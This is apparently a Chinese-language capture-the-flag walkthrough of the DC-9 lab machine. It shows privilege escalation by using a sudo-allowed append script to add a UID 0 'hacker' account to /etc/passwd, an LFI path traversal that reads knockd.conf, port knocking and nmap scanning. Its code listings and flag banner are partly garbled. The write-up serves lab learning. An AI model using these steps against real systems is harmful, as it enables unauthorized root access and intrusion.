
ssh登录后有sudo权限
1 (root) NOPASSWD: /opt/ devstuff/dist/ test/test
执行后发现test.py文件
test.py文件在/opt/devstuff/
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 if len(sys.argv) != 3 :"Usage: python test.py read append" )exit (1 )else :1 ], "r" )2 ], "a" )
可以追加文件,且是sudo权限,那么就可以修改passwd文件添加root用户
sudo提权 生成密码
1 2 openssl passwd 123456 $1 $pQ66hyxc $rTHGWGC /aQ0uW9JoEFtcY1
写入文件
1 echo 'hacker:$1 $pQ66hyxc $rTHGWGC /aQ0uW9JoEFtcY1:0:0::/ root:/bin/ bash' >/ home/fredf/ 1 .txt
写入passwd
1 sudo /opt/ devstuff/dist/ test/test / home/fredf/ 1 .txt /etc/ passwd
切换用户

得到flag
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 ███╗ ██╗██╗ ██████╗███████╗ ██╗ ██╗ ██████╗ ██████╗ ██╗ ██╗██╗██╗██╗to get to this point.-9. Just wanted to send out a big thanks to all thosethe time to complete the various DC challenges.to send out a big thank you to the various members of @m0tl3ycr3w .an inspirational bunch of fellows.a bit, but...just kidding. :-)to an end , and this will be the last everin the DC series.long , and thanks for all the fish.
Knock 锁 看了wp才知道有Knock 锁
端口敲门(Port Knocking)是一种隐蔽技术 ,通过向特定端口发送特定序列的连接尝试(敲门),来动态打开防火墙上的某个端口(如SSH)。
但是刚才我并没有敲门,可能是无意中某个脚本已经成功敲门
手动敲门 找出敲门序列,使用LFI
1 ?file =../../ ../../ etc/knockd.conf
得到敲门序列
使用knock工具
1 2 apt install knockdknock 192.168.1.12 7469 8475 9842
再次nmap扫描
1 nmap -p- --min-rate 10000 192.168.1.12 -oN nmap/port.txt